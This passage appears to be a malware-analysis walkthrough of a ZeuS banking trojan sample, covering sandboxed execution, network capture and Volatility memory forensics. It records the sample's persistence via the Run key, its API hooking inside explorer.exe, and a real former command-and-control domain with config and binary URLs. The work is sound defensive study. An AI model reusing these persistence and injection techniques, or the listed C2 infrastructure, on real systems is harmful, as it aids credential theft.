
## SUBMISSION TO ONLINE WEB BASED MALWARE SCANNING SERVICE

Submitting the sample to VirusTotal shows that malware is a ZeuS bot (zbot) (Figure 9). Zeus is a Trojan horse that steals banking information by Man-in-the-browser keystroke logging and Form Grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes.

McAfee-GW-Edition	Heuristic.LooksLike.Win32.Suspicious.B	20120705
Microsoft	PWS:Win32/Zbot	20120705
NOD32	a variant of Win32/Kryptik.ADDZ	20120705
Norman	W32/Troj_Generic.ARTQJ	20120705
nProtect	-	20120706
Panda	Generic Trojan	20120705
PCTools	Trojan.Zbot	20120705
Rising	-	20120705
Sophos	Mal/Zbot-FX	20120705
SUPERAntiSpyware	-	20120705
Symantec	Trojan.Zbot	20120706
TheHacker	-	20120704
TotalDefense	Win32/ZAccess.Zlgeneric	20120705
TrendMicro	TSPY_ZBOT.IQU	20120706
TrendMicro-HouseCall	TSPY_ZBOT.IQU	20120705
VBA32	-	20120705

**Figure 9.** VirusTotal results for edd94.exe shows that it is ZeuS bot (zbot)

Now that we got some information using Static Analysis, let's try to determine the characteristics of the malware using Dynamic Analysis, before executing the malware the monitoring tool Wireshark is run on the linux machine to capture the network traffic (Figure 10) generated as a result of malware execution. INetSim is run to emulate network services and to provide fake responses to the malware (Figure 3). On Windows, Capturebat is run to capture the process, registry and file system activity.



**Figure 10.** Running Wireshark to capture the network traffic

The malware sample (edd94.exe) was run in the Windows virtual machine for few seconds, after which the virtual machine was suspended to grab the ".vmem" file, which will later be used for memory analysis. Following are some of activities caught by our monitoring tools after the malware execution.



The below screenshot (Figure 11) shows the process, registry and filesystem activity after executing the malware (edd94.exe), also explorer.exe (which is OS process) performs lot of activity (setting registry value and creating various files) just after executing the malware indicating code injection into explorer.exe

```
process: created C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
process: created C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyo\
file: Write C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyo\
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\Current
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\Privacy\CleanCookies
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\Windows\CurrentVersio
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacyS
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@ad.yieldmanager[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@gmer[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@honeypot[1].txt
```

Figure 11. capurebat output showing process, file and registry activity

The malware also drops a new file (raruo.exe) into “C:\Documents and Settings\Administrator\AppData\Local\Temp” directory, after which it executes it and creates a new process (Figure 12). Now this is where the cryptographic hash will help us determine if the dropped file (raruo.exe) is same as the original file (edd94.exe), we will come to that later.




Figure 12. edd94.exe dropping a new file raruo.exe

Another interesting activity is explorer.exe setting a registry value {F561587E-37AB-9701-D0081175F61B} under the sub key “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” (Figure 13). Malwares usually adds values to this registry key to survive the reboot, whatever is the value data added will be executed everytime the system reboots. Also explorer.exe creating this registry key is suspicious and could be the result of malware injecting code into explorer.exe.


```
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-37AB-9701-D0081175F61B}
```

Figure 13. explorer.exe creating setting the registry value to survive the reboot

Wireshark also captured the malware performing a dns look to resolve the domain “users9.nofeehost.com” also the domain resolved to the IP address 192.168.1.2 which is our linux machine (Figure 14), this is because INetSim which was running on the linux machine responded to the dns query by giving a fake response. Now we have tricked the malware to think that “users9.nofeehost.com” is at IP address




192.168.1.2 which is our linux, that way we have not allowed the malware to connect to the internet and also have control over our analysis.



**Figure 14.** Wireshark showing DNS query made by the malware

Then the malware tries to establish an http connection trying to download a configuration file (all.bin) from the domain “users9.nofeehost.com” (Figure 15), also the INetSim gave a fake response, we can also configure INetSim to respond with whatever custom page we want to.



**Figure 15.** Malware trying to download configuration file

ZeuS Tracker (project that keeps track of ZeuS command and control servers around the world) shows that this domain was previously listed as ZeuS command and control server also the pattern that we captured is same as mentioned in the ZeuS tracker (Figure 16). This confirms that we are dealing with ZeuS bot (zbot).

abuse.ch ZeuS Tracker

Home | FAQ | ZeuS Blocklist | ZeuS Tracker | Submit C&C | Removals | ZTDNS | Statistic | RSS Feeds | Contact | Links

**ZeuS Tracker :: ZeuS Host users9.nofeehost.com**

The ZeuS C&C **users9.nofeehost.com** was not found in the ZeuS Tracker database.  
However, this ZeuS C&C was listed previously but has been removed on **2012-03-27 12:14:42 (UTC)** with the following reason: **investigated/cleaned**

**Historical Information**

<b>ZeuS C&amp;C:</b>	users9.nofeehost.com
<b>Dateadded:</b>	2012-03-22 14:47:12 (UTC)
<b>Lastupdated:</b>	0000-00-00 00:00:00 (UTC)
<b>Uptime (hhh:mm:ss)</b>	-838:59:59
<b>Removal date:</b>	2012-03-27 12:14:42 (UTC)
<b>Removal reason:</b>	investigated/cleaned

ZeuS URL	HTTP Status	Type
users9.nofeehost.com/patrickkeed/u.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/all.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/1.bin/bot.exe	HTTP 404	BinaryURL
users9.nofeehost.com/patrickkeed/1.bin/all.exe	HTTP 404	BinaryURL

# of URLs: 4

copyright © zeustracker.abuse.ch version 1.2 / 2010-09-13

**Figure 16.** ZeuS Tracker results for the domain

Now that we got some interesting information from the dynamic analysis, lets see what information can we get from the memory analysis, before performing memory analysis i renamed the “.vmem” file (which we got after suspending the VirtualMachine) to “infected.vmem”.

The memory analysis was carried out using Volatility framework, looking at the process list using the “pslist” plugin shows two process edd94.exe (pid 1476) and raruo.exe (pid 1492) (Figure 17). edd94.exe is the malicious executable that we executed on the Windows Virtual machine and raruo.exe was the file dropped by edd94.exe.

```
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
```

Volatile Systems Volatility Framework 2.0

Offset(V)	Name	PID	PPID	Thds	Hnds	Time
0x8972b830	System	4	0	56	454	1970-01-01 00:00:00
0x89621020	smss.exe	376	4	3	19	2012-02-26 12:07:10
0x89532da0	csrss.exe	632	376	10	313	2012-02-26 12:07:10
0x89465630	winlogon.exe	656	376	16	493	2012-02-26 12:07:11
0x895aebf0	services.exe	700	656	16	245	2012-02-26 12:07:11
0x89611020	lsass.exe	712	656	19	327	2012-02-26 12:07:11
0x896523b0	vmacthlp.exe	868	700	1	25	2012-02-26 12:07:11
0x892c6da0	svchost.exe	880	700	14	188	2012-02-26 12:07:11
0x891662b8	svchost.exe	964	700	10	217	2012-02-26 12:07:11
0x8964e170	svchost.exe	1048	700	58	1156	2012-02-26 12:07:11
0x8951ea38	svchost.exe	1092	700	5	71	2012-02-26 12:07:11
0x8964c8e0	svchost.exe	1124	700	14	203	2012-02-26 12:07:11
0x8915a360	explorer.exe	1748	1712	22	550	2012-02-26 12:07:17
0x895166a8	VMwareTray.exe	1880	1748	2	79	2012-02-26 12:07:18
0x89456020	VMwareUser.exe	1888	1748	7	226	2012-02-26 12:07:18
0x893ffa58	ctfmon.exe	1900	1748	4	102	2012-02-26 12:07:18
0x89150740	vmtoolsd.exe	216	700	4	229	2012-02-26 12:07:19
0x8914c4a8	VMUpgradeHelper	428	700	3	95	2012-02-26 12:07:19
0x89435a20	cmd.exe	1000	1748	2	103	2012-07-07 17:29:06
0x89526020	CaptureBAT.exe	1428	1000	0	-----	2012-07-07 20:15:43
0x89461bb0	edd94.exe	1476	1748	0	-----	2012-07-07 20:15:52
0x890f47a8	raruo.exe	1492	1476	0	-----	2012-07-07 20:15:53

root@bt:~/Volatility#

**Figure 17.** pslist plugin results

During the dynamic analysis we determined that the malware makes an http connection, so lets look at the network connections in the memory to see if we can determine anything interesting. Running the connscan module shows that the http connection was made by pid 1748 (Figure 18) which is the process id of explorer.exe (operating system process) this is again suspicious.



```

root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
Offset(V)  Name                PID  PPID  Thds  Hnds  Time
-----
0x8972b830 System                4    0     56   454  1970-01-01 00:00:00
0x89621020 smss.exe             376   4      3    19  2012-02-26 12:07:10
0x89532da0 csrss.exe            632  376    10   313  2012-02-26 12:07:10
0x89465630 winlogon.exe         656  376    16   493  2012-02-26 12:07:11
0x895aebf0 services.exe         700  656    16   245  2012-02-26 12:07:11
0x89611020 lsass.exe            712  656    19   327  2012-02-26 12:07:11
0x896523b0 vmacthlp.exe         868  700     1    25  2012-02-26 12:07:11
0x892c6da0 svchost.exe          880  700    14   188  2012-02-26 12:07:11
0x891662b8 svchost.exe          964  700    10   217  2012-02-26 12:07:11
0x8964e170 svchost.exe         1048  700    58  1156  2012-02-26 12:07:11
0x8951ea38 svchost.exe         1092  700     5    71  2012-02-26 12:07:11
0x8964c8e0 svchost.exe         1124  700    14   203  2012-02-26 12:07:11
0x8915a360 explorer.exe        1748 1712    22   550  2012-02-26 12:07:17
0x895166a8 VMwareTray.exe      1880 1748     2    79  2012-02-26 12:07:18
0x89456020 VMwareUser.exe     1888 1748     7   226  2012-02-26 12:07:18
0x893ffa58 ctfmon.exe          1900 1748     4   102  2012-02-26 12:07:18
0x89150740 vmtoolsd.exe        216  700     4   229  2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper   428  700     3    95  2012-02-26 12:07:19
0x89435a20 cmd.exe             1000 1748     2   103  2012-07-07 17:29:06
0x89526020 CaptureBAT.exe     1428 1000     0  ----- 2012-07-07 20:15:43
0x89461bb0 edd94.exe           1476 1748     0  ----- 2012-07-07 20:15:52
0x890f47a8 raruo.exe     1492 1476     0  ----- 2012-07-07 20:15:53

root@bt:~/Volatility# python vol.py -f infected.vmem connscan
Volatile Systems Volatility Framework 2.0
Offset      Local Address      Remote Address      Pid
-----
0x0932a540 192.168.1.100:1033 192.168.1.2:80      1748

```

Figure 18. Results showing http connection made by pid 1748 (explorer.exe)

Running the “apihooks” plugin show multiple inline api hooks in the explorer.exe process and also there is a jump into an unknown location that is where the malicious code might be (Figure 19)

```
# python vol.py -f infected.vmem apihooks
```

```

Applications Places System
root@bt: ~/Volatility
File Edit View Terminal Help
explorer.exe[1748] inline user32.dll!ReleaseDC[0x7e41869d] 0x7e41869d JMP 0x15e778d (UNKNOWN)
explorer.exe[1748] inline user32.dll!SetCapture[0x7e42c35e] 0x7e42c35e JMP 0x15df125 (UNKNOWN)
explorer.exe[1748] inline user32.dll!SetCursorPos[0x7e4561b3] 0x7e4561b3 JMP 0x15df0e8 (UNKNOWN)
explorer.exe[1748] inline user32.dll!SwitchDesktop[0x7e41fe6e] 0x7e41fe6e JMP 0x15dda8a (UNKNOWN)
explorer.exe[1748] inline user32.dll!TranslateMessage[0x7e418bf6] 0x7e418bf6 JMP 0x15d4d51 (UNKNOWN)
explorer.exe[1748] inline crypt32.dll!PFXImportCertStore[0x77aeff8f] 0x77aeff8f JMP 0x15dd1aa (UNKNOWN)
)
explorer.exe[1748] inline wininet.dll!HttpQueryInfoA[0x78060c6d] 0x78060c6d JMP 0x15e6d17 (UNKNOWN)
explorer.exe[1748] inline wininet.dll!HttpSendRequestA[0x7806cd40] 0x7806cd40 JMP 0x15e6a93 (UNKNOWN)
explorer.exe[1748] inline wininet.dll!HttpSendRequestExA[0x780cd3b6] 0x780cd3b6 JMP 0x15e6b83 (UNKNOWN)
)
explorer.exe[1748] inline wininet.dll!HttpSendRequestExW[0x78073532] 0x78073532 JMP 0x15e6ae7 (UNKNOWN)
)
explorer.exe[1748] inline wininet.dll!HttpSendRequestW[0x78080825] 0x78080825 JMP 0x15e6a3f (UNKNOWN)
explorer.exe[1748] inline wininet.dll!InternetCloseHandle[0x7805da59] 0x7805da59 JMP 0x15e6c1f (UNKNOWN)
)
explorer.exe[1748] inline wininet.dll!InternetQueryDataAvailable[0x7806adf5] 0x7806adf5 JMP 0x15e6ceb (UNKNOWN)
explorer.exe[1748] inline wininet.dll!InternetReadFile[0x7806abb4] 0x7806abb4 JMP 0x15e6c62 (UNKNOWN)
explorer.exe[1748] inline wininet.dll!InternetReadFileExA[0x78082ae2] 0x78082ae2 JMP 0x15e6ca1 (UNKNOWN)
)
explorer.exe[1748] inline ntdll.dll!LdrLoadDll[0x7c9163a3] 0x7c9163a3 JMP 0x15e8b65 (UNKNOWN)
explorer.exe[1748] inline ntdll.dll!NtCreateThread[0x7c90d190] 0x7c90d190 JMP 0x15e8985 (UNKNOWN)
explorer.exe[1748] inline ntdll.dll!ZwCreateThread[0x7c90d190] 0x7c90d190 JMP 0x15e8985 (UNKNOWN)
explorer.exe[1748] inline ws2_32.dll!WSASend[0x71ab68fa] 0x71ab68fa JMP 0x15e7145 (UNKNOWN)

```

Figure 19. Shows api hooks in explorer.exe

Examining the address of one of the hooked API function “HttpSendRequestA”, shows that at the starting address of the function, there is a jump into the that unknown location that we saw earlier (Figure 20)

```

root@bt: ~/Volatility
File Edit View Terminal Help

root@bt:~/Volatility# python vol.py -f infected.vmem volshell
Volatile Systems Volatility Framework 2.0
Current context: process System, pid=4, ppid=0 DTB=0x319000
Welcome to volshell! Current memory image is:
file:///root/Volatility/infected.vmem
To get help, type 'hh()'
>>> cc(pid=1748)
Current context: process explorer.exe, pid=1748, ppid=1712 DTB=0xf9c01c0
>>> dis(0x7806cd40, length=32)
0x7806cd40 e94e9d5789 JMP 0x15e6a93 ←
0x7806cd45 6a10 RUSH 0x10
0x7806cd47 6a00 PUSH 0x0
0x7806cd49 ff7518 PUSH DWORD [EBP+0x18]
0x7806cd4c ff7514 PUSH DWORD [EBP+0x14]
0x7806cd4f ff7510 PUSH DWORD [EBP+0x10]
0x7806cd52 ff750c PUSH DWORD [EBP+0xc]
0x7806cd55 ff7508 PUSH DWORD [EBP+0x8]
0x7806cd58 e86622ffff CALL 0x7805efc3
0x7806cd5d 5d POP EBP
0x7806cd5e c2 DB 0xc2
0x7806cd5f 14 DB 0x14
>>>

```

**Figure 20.** Disassembly of function `HttpSendRequest` showing jump into unknown location

Examining the bytes around that unknown location shows the presence of an embedded executable (Note the “MZ” header which is the file signature for windows executable) in the explorer.exe process (Figure 21).

```

>>> db(0x015d0000, length=256)
015d0000 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 MZ.....
015d0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d0030 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 .....
015d0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
015d00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

**Figure 21.** shows the presence of embedded executable in explorer.exe

Now that we know explorer.exe has an embedded executable, using “malfind” plugin we can dump the embedded executable in explorer.exe (pid 1748) into a desired directory (Figure 22)

```

File Edit View Terminal Help


root@bt:~/Volatility# python vol.py -f infected.vmem malfind -p 1748 -D dump/
Volatile Systems Volatility Framework 2.0
Name      Pid      Start      End      Tag      Hits      Protect
explorer.exe 1748 0x015d0000 0x15f6fff0 Vads 0 PAGE_EXECUTE_READWRITE
Dumped to: dump/explorer.exe.935a360.015d0000-015f6fff.dmp
0x015d0000 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 MZ.....
0x015d0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x015d0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x015d0030 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 .....
0x015d0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x015d0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
